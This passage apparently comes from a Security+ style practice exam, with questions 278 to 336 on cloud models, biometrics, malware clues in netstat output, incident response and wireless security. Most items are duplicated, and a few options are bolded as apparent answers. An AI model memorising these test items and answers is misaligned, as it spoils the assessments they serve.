B. IaaS solutions provide users with the interfaces for accessing software applications hosted on a remote platform, while the other cloud approaches require users to develop their own applications
C. PaaS solutions provide users with ready-made application products that do not require any additional development, while the other cloud approaches require software development before they are useful
D. SaaS provides a common set of services but not the application products, while PaaS provides the application products but not the common services, and IaaS provides internet connectivity for the customer.

279. Which of the following BEST explains the difference between SaaS, PaaS and IaaS?

A. SaaS solutions offer users a complete computing solution that encompasses the software and underlying infrastructure, while the other cloud approaches offer a partial computing solution
B. IaaS solutions provide users with the interfaces for accessing software applications hosted on a remote platform, while the other cloud approaches require users to develop their own applications
C. PaaS solutions provide users with ready-made application products that do not require any additional development, while the other cloud approaches require software development before they are useful
D. SaaS provides a common set of services but not the application products, while PaaS provides the application products but not the common services, and IaaS provides internet connectivity for the customer.

559

280. A security administrator needs to conduct a full inventory of all encryption protocols and cipher suites. Which of the following tools will the security administrator use to conduct this inventory MOST efficiently?

A. **`tcpdump`**
B. Protocol analyzer
C. **`netstat`**
D. **`nmap`**

560

280. A security administrator needs to conduct a full inventory of all encryption protocols and cipher suites. Which of the following tools will the security administrator use to conduct this inventory MOST efficiently?

A. `tcpdump`
B. Protocol analyzer
C. `netstat`
D. **`nmap`**

281. The president of a company that specializes in military contracts receives a request for an interview. During the interview, the reporter seems more interested in discussing the president's family life and personal history than the details of a recent company success. Which of the following security concerns is this MOST likely an example of?

A. Insider threat
B. Social engineering
C. Passive reconnaissance
D. Phishing

281. The president of a company that specializes in military contracts receives a request for an interview. During the interview, the reporter seems more interested in discussing the president's family life and personal history than the details of a recent company success. Which of the following security concerns is this MOST likely an example of?

A. Insider threat
B. Social engineering
C. Passive reconnaissance
D. Phishing

282. A security analyst is hardening access to a company portal and must ensure that when username and password combinations are used, an OTP is utilized to complete authentication and provide access to resources. Which of the following should the analyst configure on the company portal to BEST meet this requirement?

A. MFA
B. Secure PIN
C. PKI
D. Security questions

282. A security analyst is hardening access to a company portal and must ensure that when username and password combinations are used, an OTP is utilized to complete authentication and provide access to resources. Which of the following should the analyst configure on the company portal to BEST meet this requirement?

A. MFA
B. Secure PIN
C. PKI
D. Security questions

565

283. Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

566

283. Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

284. Given the information below:

```
MD5HASH   document.doc  049eab40fd36caad1fab10b3edf4a003
MD5HASH   image.jpg     049eab40fd36caad1fab10b3edf4a003
```

Which of the following concepts are described above? (Select TWO)

A. Salting
B. Collision
C. Steganography
D. Hashing
E. Key stretching

284. Given the information below:

```
MD5HASH   document.doc 049eab40fd36caad1fab10b3edf4a003
MD5HASH   image.jpg    049eab40fd36caad1fab10b3edf4a003
```

Which of the following concepts are described above? (Select TWO)

A. Salting
B. Collision
C. Steganography
D. Hashing
E. Key stretching

 569

569

285. A security analyst wishes to scan the network to view potentially vulnerable systems they way an attacker would. Which of the following would BEST enable the analyst to complete the objective?

A. Perform a non-credentialed scan
B. Conduct an intrusive scan
C. Attempt escalation of privilege
D. Execute a credentialed scan

 570

570

285. A security analyst wishes to scan the network to view potentially vulnerable systems they way an attacker would. Which of the following would BEST enable the analyst to complete the objective?

A. Perform a non-credentialed scan
B. Conduct an intrusive scan
C. Attempt escalation of privilege
D. Execute a credentialed scan

286. A technician is investigating a report of unusual behavior and slow performance on a company-owned laptop. The technician runs a command and reviews the following information:

```
Proto   Local Address        Foreign Address      State
TCP     0.0.0.0:445          Listening            RpcSs
TCP     0.0.0.0:80           Listening            httpd.exe
TCP     0.0.0.0:443          192.168.1.20:1301    Established     httpd.exe
TCP     0.0.0.0:90328        172.55.80.22:9090    Established     notepad.exe
```

Based on the above information, which of the following types of malware should the technician report?

A. Spyware
B. Rootkit
C. RAT
D. Logic bomb

286. A technician is investigating a report of unusual behavior and slow performance on a company-owned laptop. The technician runs a command and reviews the following information:

```
Proto   Local Address        Foreign Address      State
TCP     0.0.0.0:445          Listening            RpcSs
TCP     0.0.0.0:80           Listening            httpd.exe
TCP     0.0.0.0:443          192.168.1.20:1301    Established     httpd.exe
TCP     0.0.0.0:90328        172.55.80.22:9090    Established     notepad.exe
```

Based on the above information, which of the following types of malware should the technician report?

A. Spyware
B. Rootkit
C. RAT
D. Logic bomb

573

287. A developer wants to use a life-cycle model that utilizes a cascade model and has a definite beginning and end to each stage. Which of the following models BEST meets this need?

A. Agile
B. Iterative
C. Waterfall
D. Spiral

574

287. A developer wants to use a life-cycle model that utilizes a cascade model and has a definite beginning and end to each stage. Which of the following models BEST meets this need?

A. Agile
B. Iterative
C. Waterfall
D. Spiral

288. Which of the following can be used to obfuscate malicious code without the need to use a key to reverse the encryption process?

A. ROT13
B. MD4
C. ECDHE
D. HMAC

288. Which of the following can be used to obfuscate malicious code without the need to use a key to reverse the encryption process?

A. ROT13
B. MD4
C. ECDHE
D. HMAC

577

289. Which of the following is unique to a stream cipher?

A. It encrypts 128 bytes at a time
B. It uses AES encryption
C. It performs bit-level encryption
D. It is used in HTTPS

578

289. Which of the following is unique to a stream cipher?

A. It encrypts 128 bytes at a time
B. It uses AES encryption
C. It performs bit-level encryption
D. It is used in HTTPS

579

290. In the event of a breach, intrusion into which of the following systems is MOST likely to cause damage to critical infrastructure?

A. SCADA
B. RTOS
C. UAV
D. HVAC

580

290. In the event of a breach, intrusion into which of the following systems is MOST likely to cause damage to critical infrastructure?

A. SCADA
B. RTOS
C. UAV
D. HVAC

581

291. Which of the following best distinguishes Agile development from other methodologies in terms of vulnerability management?

A. Cross-functional teams
B. Rapid deployments
C. Daily standups
D. Peer review
E. Creating user stories

582

291. Which of the following best distinguishes Agile development from other methodologies in terms of vulnerability management?

A. Cross-functional teams
B. Rapid deployments
C. Daily standups
D. Peer review
E. Creating user stories

583

292. A company recently installed fingerprint scanners at all entrances to increase the facility's security. The scanners were installed on Monday morning and by the end of the week it was determined that 1.5% of valid users were denied entry. Which of the following measurements do these users fall under?

A. FRR
B. FAR
C. CER
D. SLA

584

292. A company recently installed fingerprint scanners at all entrances to increase the facility's security. The scanners were installed on Monday morning and by the end of the week it was determined that 1.5% of valid users were denied entry. Which of the following measurements do these users fall under?

A. FRR
B. FAR
C. CER
D. SLA

585

293. An organization needs to integrate with a third-party cloud application. The organization has 15000 users and does not want to allow the cloud provider to query its LDAP authentication server directly. Which of the following is the BEST way for the organization to integrate with the cloud application?

A. Upload a separate list of users and passwords with a batch import
B. Distribute hardware tokens to the users for authentication to the cloud
C. Implement SAML with the organization's server acting as the identity provider
D. Configure a RADIUS federation between the organization and the cloud provider

586

293. An organization needs to integrate with a third-party cloud application. The organization has 15000 users and does not want to allow the cloud provider to query its LDAP authentication server directly. Which of the following is the BEST way for the organization to integrate with the cloud application?

A. Upload a separate list of users and passwords with a batch import
B. Distribute hardware tokens to the users for authentication to the cloud
C. Implement SAML with the organization's server acting as the identity provider
D. Configure a RADIUS federation between the organization and the cloud provider

587

294. A company moved into a new building next to a sugar mill. Cracks have been discovered in the walls of the server room, which is located on the same side as the sugar mill loading docks. The cracks are believed to have been caused by heavy trucks. Moisture has begun to seep into the server room, causing extreme humidification problems and equipment failure. Which of the following BEST describes the type of threat the organization faces?

A. Foundational
B. Man-made
C. Environmental
D. Natural

588

294. A company moved into a new building next to a sugar mill. Cracks have been discovered in the walls of the server room, which is located on the same side as the sugar mill loading docks. The cracks are believed to have been caused by heavy trucks. Moisture has begun to seep into the server room, causing extreme humidification problems and equipment failure. Which of the following BEST describes the type of threat the organization faces?

A. Foundational
B. Man-made
C. Environmental
D. Natural

 589

589

295. After discovering a security incident and removing the affected files, an administrator disabled an unneeded service that led to the breach.
Which of the following steps in the incident response process has the administrator just completed?

A. Containment
B. Eradication
C. Recovery
D. Identification

 590

590

295. After discovering a security incident and removing the affected files, an administrator disabled an unneeded service that led to the breach.
Which of the following steps in the incident response process has the administrator just completed?

A. Containment
B. Eradication
C. Recovery
D. Identification

591

296. During a company-sponsored phishing exercise, more than 25% of the employees clicked on the link embedded in the message. Of the employees who clicked the link, 75% then entered their user credentials on the website provided. Which of the following would be the BEST way to improve the metrics for the next exercise?

A. Implement stringent mail filters and controls at the mail gateway to prevent phishing messages from reaching employees.
B. Block the website contained in the phishing message on the proxy to prevent employees from entering their credentials.
C. Increase the complexity requirements for employee passwords and deactivate inactive accounts to reduce the attack surface.
D. Provide security awareness training focused on identifying and responding to phishing messages.

592

296. During a company-sponsored phishing exercise, more than 25% of the employees clicked on the link embedded in the message. Of the employees who clicked the link, 75% then entered their user credentials on the website provided. Which of the following would be the BEST way to improve the metrics for the next exercise?

A. Implement stringent mail filters and controls at the mail gateway to prevent phishing messages from reaching employees.
B. Block the website contained in the phishing message on the proxy to prevent employees from entering their credentials.
C. Increase the complexity requirements for employee passwords and deactivate inactive accounts to reduce the attack surface.
D. Provide security awareness training focused on identifying and responding to phishing messages.

593

297. A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?

A. Create a sandbox on the machine.
B. Open the file and run it.
C. Create a secure baseline of the system state.
D. Harden the machine.

594

297. A security professional wants to test a piece of malware that was isolated on a user's computer to document its effect on a system. Which of the following is the FIRST step the security professional should take?

A. Create a sandbox on the machine.
B. Open the file and run it.
C. Create a secure baseline of the system state.
D. Harden the machine.

595

298. A security analyst is responsible for assessing the security posture of a new high-stakes application that is currently in the production environment but has not yet been made available to system users. Which of the following would provide the security analyst with the MOST comprehensive assessment of the application's ability to withstand unauthorized access attempts?

A. Dynamic analysis
B. Vulnerability scanning
C. Static code scanning
D. Stress testing

596

298. A security analyst is responsible for assessing the security posture of a new high-stakes application that is currently in the production environment but has not yet been made available to system users. Which of the following would provide the security analyst with the MOST comprehensive assessment of the application's ability to withstand unauthorized access attempts?

A. Dynamic analysis
B. Vulnerability scanning
C. Static code scanning
D. Stress testing

299. Which of the following is the BEST use of a WAF?

A. To protect sites on web servers that are publicly accessible
B. To allow access to web services of internal users of the organization
C. To maintain connection status of all HTTP requests
D. To deny access to all websites with certain contents

299. Which of the following is the BEST use of a WAF?

A. To protect sites on web servers that are publicly accessible
B. To allow access to web services of internal users of the organization
C. To maintain connection status of all HTTP requests
D. To deny access to all websites with certain contents

599

300. An organization has decided to implement biometric controls for improved access management. However, a significant number of authorized users are being denied access to networked resources. Which of the following is the MAIN biometric factor that requires attention?

A. False acceptance
B. False rejection
C. True negative
D. True positive

600

300. An organization has decided to implement biometric controls for improved access management. However, a significant number of authorized users are being denied access to networked resources. Which of the following is the MAIN biometric factor that requires attention?

A. False acceptance
B. False rejection
C. True negative
D. True positive

601

301. Which of the following command line tools would be BEST to identify the services running in a server?

A. `traceroute`
B. `nslookup`
C. `ipconfig`
D. `netstat`

602

301. Which of the following command line tools would be BEST to identify the services running in a server?

A. `traceroute`
B. `nslookup`
C. `ipconfig`
D. **`netstat`**

603

302. A security administrator is investigating a possible account compromise. The administrator logs onto a desktop computer, executes the command

```
notepad.exe c:\Temp\qkakforlkgfkja.log
```

and reviews the following:

```
Lee. \rI have completed the task that was
assigned to me\ rrespectfully\rJohn\r
https://www.portal.com\rjohnuser\rilovemycat2
```

Given the above output, which of the following is the MOST likely cause of this compromise?

A. Virus
B. Worm
C. Rootkit
D. Keylogger

604

302. A security administrator is investigating a possible account compromise. The administrator logs onto a desktop computer, executes the command

```
notepad.exe c:\Temp\qkakforlkgfkja.log
```

and reviews the following:

```
Lee. \rI have completed the task that was
assigned to me\ rrespectfully\rJohn\r
https://www.portal.com\rjohnuser\rilovemycat2
```

Given the above output, which of the following is the MOST likely cause of this compromise?

A. Virus
B. Worm
C. Rootkit
D. Keylogger

303. Which of the following attacks is used to capture the WPA2 handshake?

A. Replay
B. IV
C. Evil twin
D. Disassociation

303. Which of the following attacks is used to capture the WPA2 handshake?

A. Replay
B. IV
C. Evil twin
D. Disassociation

607

304. A security engineer is looking to purchase a fingerprint scanner to improve the security of a datacenter.

Which of the following scanner characteristics is the MOST critical to successful implementation?

A. Low false rejection rate
B. High false rejection rate
C. High false acceptance rate
D. Low crossover error rate

608

304. A security engineer is looking to purchase a fingerprint scanner to improve the security of a datacenter.

Which of the following scanner characteristics is the MOST critical to successful implementation?

A. Low false rejection rate
B. High false rejection rate
C. High false acceptance rate
D. Low crossover error rate

609

305. A system uses an application server and database server. Employing the principle of least privilege, only database administrators are given administrative privileges on the database server, and only application team members are given administrative privileges on the application server Audit and log file reviews are performed by the business unit (a separate group from the database and application teams). The organization wants to optimize operational efficiency when application or database changes are needed, but it also wants to enforce least privilege, prevent modification of log files, and facilitate the audit and log review performed by the business unit.

Which of the following approaches would BEST meet the organization's goals?

A. Restrict privileges on the log file directory to "read only" and use a service account to send a copy of these files to the business unit.
B. Switch administrative privileges for the database and application servers. Give the application team administrative privileges on the database servers and the database team administrative privileges on the application servers.
C. Remove administrative privileges from both the database and application servers, and give the business unit "read only" privileges on the directories where the log files are kept.
D. Give the business unit administrative privileges on both the database and application servers so they can independently monitor server activity.

610

305. A system uses an application server and database server. Employing the principle of least privilege, only database administrators are given administrative privileges on the database server, and only application team members are given administrative privileges on the application server Audit and log file reviews are performed by the business unit (a separate group from the database and application teams). The organization wants to optimize operational efficiency when application or database changes are needed, but it also wants to enforce least privilege, prevent modification of log files, and facilitate the audit and log review performed by the business unit.

Which of the following approaches would BEST meet the organization's goals?

A. Restrict privileges on the log file directory to "read only" and use a service account to send a copy of these files to the business unit.
B. Switch administrative privileges for the database and application servers. Give the application team administrative privileges on the database servers and the database team administrative privileges on the application servers.
C. Remove administrative privileges from both the database and application servers, and give the business unit "read only" privileges on the directories where the log files are kept.
D. Give the business unit administrative privileges on both the database and application servers so they can independently monitor server activity.

306. A security analyst runs the following command:

```
netstat -anb
```

Proto	Local Address	Foreign Address	State	PID	Application
TCP	192.168.13.14:5169	10.1.1.5:80	ESTABLISHED	663	iexplore.exe
TCP	192.168.13.14:2190	10.1.1.5:443	ESTABLISHED	441	chrome.exe
TCP	192.168.13.14:75	10.1.1.5:1456	LISTENING	991	notepad.exe
UDP	192.168.13.14	*:*		3	

Based on the above information, with which of the following types of malware is the server MOST likely infected?

A. Worm
B. RAT
C. Keylogger
D. Adware

306. A security analyst runs the following command:

```
netstat -anb
```

Proto	Local Address	Foreign Address	State	PID	Application
TCP	192.168.13.14:5169	10.1.1.5:80	ESTABLISHED	663	iexplore.exe
TCP	192.168.13.14:2190	10.1.1.5:443	ESTABLISHED	441	chrome.exe
TCP	192.168.13.14:75	10.1.1.5:1456	LISTENING	991	notepad.exe
UDP	192.168.13.14	*:*		3	

Based on the above information, with which of the following types of malware is the server MOST likely infected?

A. Worm
B. RAT
C. Keylogger
D. Adware

 613

613

307. A security administrator if researching ways to improve the security of a manufacturing company's systems within the next three to six months. Which of the following would provide the security administrator with the MOST diverse perspective?

A. Platform-specific security benchmark for the company's specific systems
B. Manufacturing security auditing requirements
C. Academic security research on emerging technologies
D. Security regulations from other industry verticals

 614

614

307. A security administrator if researching ways to improve the security of a manufacturing company's systems within the next three to six months. Which of the following would provide the security administrator with the MOST diverse perspective?

A. Platform-specific security benchmark for the company's specific systems
B. Manufacturing security auditing requirements
C. Academic security research on emerging technologies
D. Security regulations from other industry verticals

615

308. During a risk assessment, results show that a fire in one of the company's datacenters could cost up to $20 million in equipment damages and lost revenue. As a result, the company insures the datacenter for up to $20 million in damages for the cost of $30,000 a year. Which of the following risk response techniques has the company chosen?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

616

308. During a risk assessment, results show that a fire in one of the company's datacenters could cost up to $20 million in equipment damages and lost revenue. As a result, the company insures the datacenter for up to $20 million in damages for the cost of $30,000 a year. Which of the following risk response techniques has the company chosen?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

617

309. An organization's help desk is flooded with phone calls from users stating they can no longer access certain websites. The help desk escalates the issue to the security team, as these websites were accessible the previous day. The security analysts run the following command **`ipconfig /flushdns`**, but the issue persists. Finally, an analyst changes the DNS server for an impacted machine, and the issue goes away. Which of the following attacks MOST likely occurred on the original DNS server?

A. DNS cache poisoning
B. Domain hijacking
C. Distributed denial-of-service
D. DNS tunneling

618

309. An organization's help desk is flooded with phone calls from users stating they can no longer access certain websites. The help desk escalates the issue to the security team, as these websites were accessible the previous day. The security analysts run the following command **`ipconfig /flushdns`**, but the issue persists. Finally, an analyst changes the DNS server for an impacted machine, and the issue goes away. Which of the following attacks MOST likely occurred on the original DNS server?

A. DNS cache poisoning
B. Domain hijacking
C. Distributed denial-of-service
D. DNS tunneling

310. An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

A. It allows for the sharing of digital forensics data across organizations.
B. It provides insurance in case of a data breach.
C. It provides complimentary training and certification resources to IT security staff.
D. It certifies the organization can work with foreign entities that require a security clearance.
E. It assures customers that the organization meets security standards.

310. An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

A. It allows for the sharing of digital forensics data across organizations.
B. It provides insurance in case of a data breach.
C. It provides complimentary training and certification resources to IT security staff.
D. It certifies the organization can work with foreign entities that require a security clearance.
E. It assures customers that the organization meets security standards.

 621

621

311. Which of the following is an example of federated access management?

A. Windows passing user credentials on a peer-to-peer network
B. Applying a new user account with a complex password
C. Implementing an AAA framework for network access
D. Using a popular website login to provide access to another website

 622

622

311. Which of the following is an example of federated access management?

A. Windows passing user credentials on a peer-to-peer network
B. Applying a new user account with a complex password
C. Implementing an AAA framework for network access
D. Using a popular website login to provide access to another website

623

312. An organization is drafting an IRP and needs to determine which employees have the authority to take systems offline during an emergency situation. Which of the following is being outlined?

A. Reporting and escalation procedures
B. Permission auditing
C. Roles and responsibilities
D. Communication methodologies

624

312. An organization is drafting an IRP and needs to determine which employees have the authority to take systems offline during an emergency situation. Which of the following is being outlined?

A. Reporting and escalation procedures
B. Permission auditing
C. Roles and responsibilities
D. Communication methodologies

625

313. A systems engineer is configuring a wireless network. The network must not require installation of third-party software. Mutual authentication of the client and the server must be used. The company has an internal PKI. Which of the following configurations should the engineer choose?

A. EAP-TLS
B. EAP-TTLS
C. EAP-FAST
D. EAP-MD5
E. PEAP

626

313. A systems engineer is configuring a wireless network. The network must not require installation of third-party software. Mutual authentication of the client and the server must be used. The company has an internal PKI. Which of the following configurations should the engineer choose?

A. EAP-TLS
B. EAP-TTLS
C. EAP-FAST
D. EAP-MD5
E. PEAP

627

314. An organization wants to set up a wireless network in the most secure way. Budget is not a major consideration, and the organization is willing to accept some complexity when clients are connecting. It is also willing to deny wireless connectivity for clients who cannot be connected in the most secure manner. Which of the following would be the MOST secure setup that conforms to the organization's requirements?

A. Enable WPA2-PSK for older clients and WPA2-Enterprise for all other clients.
B. Enable WPA2-PSK, disable all other modes, and implement MAC filtering along with port security.
C. Use WPA2-Enterprise with RADIUS and disable pre-shared keys.
D. Use WPA2-PSK with a 24-character complex password and change the password monthly.

628

314. An organization wants to set up a wireless network in the most secure way. Budget is not a major consideration, and the organization is willing to accept some complexity when clients are connecting. It is also willing to deny wireless connectivity for clients who cannot be connected in the most secure manner. Which of the following would be the MOST secure setup that conforms to the organization's requirements?

A. Enable WPA2-PSK for older clients and WPA2-Enterprise for all other clients.
B. Enable WPA2-PSK, disable all other modes, and implement MAC filtering along with port security.
C. Use WPA2-Enterprise with RADIUS and disable pre-shared keys.
D. Use WPA2-PSK with a 24-character complex password and change the password monthly.

 629

629

315. A Chief Information Security Officer (CISO) for a school district wants to enable SSL to protect all of the public-facing servers in the domain. Which of the following is a secure solution that is the MOST cost effective?

A. Create and install a self-signed certificate on each of the servers in the domain.
B. Purchase a load balancer and install a single certificate on the load balancer.
C. Purchase a wildcard certificate and implement it on every server.
D. Purchase individual certificates and apply them to the individual servers.

 630

630

315. A Chief Information Security Officer (CISO) for a school district wants to enable SSL to protect all of the public-facing servers in the domain. Which of the following is a secure solution that is the MOST cost effective?

A. Create and install a self-signed certificate on each of the servers in the domain.
B. Purchase a load balancer and install a single certificate on the load balancer.
C. Purchase a wildcard certificate and implement it on every server.
D. Purchase individual certificates and apply them to the individual servers.

631

316. Which of the following BEST explains how the use of configuration templates reduces organization risk?

A. It ensures consistency of configuration for initial system implementation.
B. It enables system rollback to a last known-good state if patches break functionality.
C. It facilitates fault tolerance since applications can be migrated across templates.
D. It improves vulnerability scanning efficiency across multiple systems.

632

316. Which of the following BEST explains how the use of configuration templates reduces organization risk?

A. It ensures consistency of configuration for initial system implementation.
B. It enables system rollback to a last known-good state if patches break functionality.
C. It facilitates fault tolerance since applications can be migrated across templates.
D. It improves vulnerability scanning efficiency across multiple systems.

633

317. A systems administrator needs to configure an SSL remote access VPN according to the following organizational guidelines:

- The VPN must support encryption of header and payload.
- The VPN must route all traffic through the company's gateway.

Which of the following should be configured on the VPN concentrator?

A. Full tunnel
B. Transport mode
C. Tunnel mode
D. IPSec

634

317. A systems administrator needs to configure an SSL remote access VPN according to the following organizational guidelines:

- The VPN must support encryption of header and payload.
- The VPN must route all traffic through the company's gateway.

Which of the following should be configured on the VPN concentrator?

A. Full tunnel
B. Transport mode
C. Tunnel mode
D. IPSec

318. A company's IT staff is given the task of securely disposing of 100 server HDDs. The security team informs the IT staff that the data must not be accessible by a third party after disposal. Which of the following is the MOST time-efficient method to achieve this goal?

A. Use a degausser to sanitize the drives.
B. Remove the platters from the HDDs and shred them.
C. Perform a quick format of the HDD drives.
D. Use software to zero fill all of the hard drives.

318. A company's IT staff is given the task of securely disposing of 100 server HDDs. The security team informs the IT staff that the data must not be accessible by a third party after disposal. Which of the following is the MOST time-efficient method to achieve this goal?

A. Use a degausser to sanitize the drives.
B. Remove the platters from the HDDs and shred them.
C. Perform a quick format of the HDD drives.
D. Use software to zero fill all of the hard drives.

637

319. A security team has downloaded a public database of the largest collection of password dumps on the internet. This collection contains the cleartext credentials of every major breach for the last four years. The security team pulls and compares users' credentials to the database and discovers that more than 30% of the users were still using passwords discovered in this list.

Which of the following would be the BEST combination to reduce the risks discovered?

A. Password length, password encryption, password complexity
B. Password complexity, least privilege, password reuse
C. Password reuse, password complexity, password expiration
D. Group policy, password history, password encryption

638

319. A security team has downloaded a public database of the largest collection of password dumps on the internet. This collection contains the cleartext credentials of every major breach for the last four years. The security team pulls and compares users' credentials to the database and discovers that more than 30% of the users were still using passwords discovered in this list.

Which of the following would be the BEST combination to reduce the risks discovered?

A. Password length, password encryption, password complexity
B. Password complexity, least privilege, password reuse
C. Password reuse, password complexity, password expiration
D. Group policy, password history, password encryption

639

320. A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

A. Preventive
B. Compensating
C. Corrective
D. Detective

640

320. A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

A. Preventive
B. Compensating
C. Corrective
D. Detective

641

321. While testing a new vulnerability scanner, a technician becomes concerned about reports that list security concerns that are not present on the systems being tested. Which of the following BEST describes this flaw?

A. False positives
B. Crossover error rate
C. Uncredentialed scan
D. Passive security controls

642

321. While testing a new vulnerability scanner, a technician becomes concerned about reports that list security concerns that are not present on the systems being tested. Which of the following BEST describes this flaw?

A. False positives
B. Crossover error rate
C. Uncredentialed scan
D. Passive security controls

643

322. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers.

Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers form the network
B. Review firewall and IDS logs to identify possible source IPs
C. Identify and apply any missing operating system and software patches
D. Delete the malicious software and determine if the severs must be reimaged

644

322. An organization's IRP prioritizes containment over eradication. An incident has been discovered where an attacker outside of the organization has installed cryptocurrency mining software on the organization's web servers.

Given the organization's stated priorities, which of the following would be the NEXT step?

A. Remove the affected servers form the network
B. Review firewall and IDS logs to identify possible source IPs
C. Identify and apply any missing operating system and software patches
D. Delete the malicious software and determine if the severs must be reimaged

645

323. Which of the following is the BEST use of a WAF?

A. To protect sites on web servers that are publicly accessible
B. To allow access to web services of internal users of the organization
C. To maintain connection status of all HTTP requests
D. To deny access to all websites with certain contents

646

323. Which of the following is the BEST use of a WAF?

A. To protect sites on web servers that are publicly accessible
B. To allow access to web services of internal users of the organization
C. To maintain connection status of all HTTP requests
D. To deny access to all websites with certain contents

647

324. A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following should the administrator use?

A. Key escrow
B. A self-signed certificate
C. Certificate chaining
D. An extended validation certificate

648

324. A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following should the administrator use?

A. Key escrow
B. A self-signed certificate
C. Certificate chaining
D. An extended validation certificate

649

325. Which of the following is the purpose of a risk register?

A. To define the level or risk using probability and likelihood
B. To register the risk with the required regulatory agencies
C. To identify the risk, the risk owner, and the risk measures
D. To formally log the type of risk mitigation strategy the organization is using

650

325. Which of the following is the purpose of a risk register?

A. To define the level or risk using probability and likelihood
B. To register the risk with the required regulatory agencies
C. To identify the risk, the risk owner, and the risk measures
D. To formally log the type of risk mitigation strategy the organization is using

651

326. After segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager user to control the network traffic?

A. DMZ
B. VPN
C. VLAN
D. ACL

652

326. After segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager user to control the network traffic?

A. DMZ
B. VPN
C. VLAN
D. ACL

653

327. Which of the following is being used when a malicious actor searches various social media websites to find information about a company's systems administrators and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

654

327. Which of the following is being used when a malicious actor searches various social media websites to find information about a company's systems administrators and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

655

328. A cryptographer has developed a new proprietary hash function for a company and solicited employees to test the function before recommending its implementation. An employee takes the plaintext version of a document and hashes it, then changes the original plaintext document slightly and hashes it, and continues repeating this process until two identical hash values are produced from two different documents.

Which of the following BEST describes this cryptographic attack?

A. Brute force
B. Known plaintext
C. Replay
D. Collision

656

328. A cryptographer has developed a new proprietary hash function for a company and solicited employees to test the function before recommending its implementation. An employee takes the plaintext version of a document and hashes it, then changes the original plaintext document slightly and hashes it, and continues repeating this process until two identical hash values are produced from two different documents.

Which of the following BEST describes this cryptographic attack?

A. Brute force
B. Known plaintext
C. Replay
D. Collision

657

329. Students at a residence hall are reporting internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help.

Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

658

329. Students at a residence hall are reporting internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help.

Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

330. Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS
D. RSA

330. Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS
D. RSA

661

331. An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware; however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

662

331. An incident response analyst in a corporate security operations center receives a phone call from an SOC analyst. The SOC analyst explains the help desk recently reimaged a workstation that was suspected of being infected with an unknown type of malware; however, even after reimaging, the host continued to generate SIEM alerts. Which of the following types of malware is MOST likely responsible for producing the SIEM alerts?

A. Ransomware
B. Logic bomb
C. Rootkit
D. Adware

332. Which of the following is a benefit of credentialed vulnerability scans?

A. Credentials provide access to scan documents to identify possible data theft.
B. The vulnerability scanner is able to inventory software on the target
C. A scan will reveal data loss in real time
D. Black-box testing can be performed

332. Which of the following is a benefit of credentialed vulnerability scans?

A. Credentials provide access to scan documents to identify possible data theft.
B. The vulnerability scanner is able to inventory software on the target
C. A scan will reveal data loss in real time
D. Black-box testing can be performed

333. Which of the following would provide a safe environment for an application to access only the resources needed to function while not having access to run at the system level?

A. Sandbox
B. Honeypot
C. GPO
D. DMZ

333. Which of the following would provide a safe environment for an application to access only the resources needed to function while not having access to run at the system level?

A. Sandbox
B. Honeypot
C. GPO
D. DMZ

667

334. Which of the following BEST describes the concept of perfect forward secrecy?

A. Using quantum random number generation to make decryption effectively impossible
B. Preventing cryptographic reuse so a compromise of one operation does not affect other operations
C. Implementing elliptic curve cryptographic algorithms with true random numbers
D. The use of NDAs and policy controls to prevent disclosure of company secrets

668

334. Which of the following BEST describes the concept of perfect forward secrecy?

A. Using quantum random number generation to make decryption effectively impossible
B. Preventing cryptographic reuse so a compromise of one operation does not affect other operations
C. Implementing elliptic curve cryptographic algorithms with true random numbers
D. The use of NDAs and policy controls to prevent disclosure of company secrets

669

335. A Chief Information Security Officer (CISO) is performing a BIA for the organization in case of a natural disaster. Which of the following should be at the top of the CISO's list?

A. Identify redundant and high-availability systems
B. Identify mission-critical applications and systems
C. Identify the single point of failure in the system
D. Identify the impact on safety of the property

670

335. A Chief Information Security Officer (CISO) is performing a BIA for the organization in case of a natural disaster. Which of the following should be at the top of the CISO's list?

A. Identify redundant and high-availability systems
B. Identify mission-critical applications and systems
C. Identify the single point of failure in the system
D. Identify the impact on safety of the property

671

336. The help desk received a call from a user who was trying to access a set of files from the day before but received the following error message: File format not recognized. Which of the following types of malware MOST likely caused this to occur?

A. Ransomware
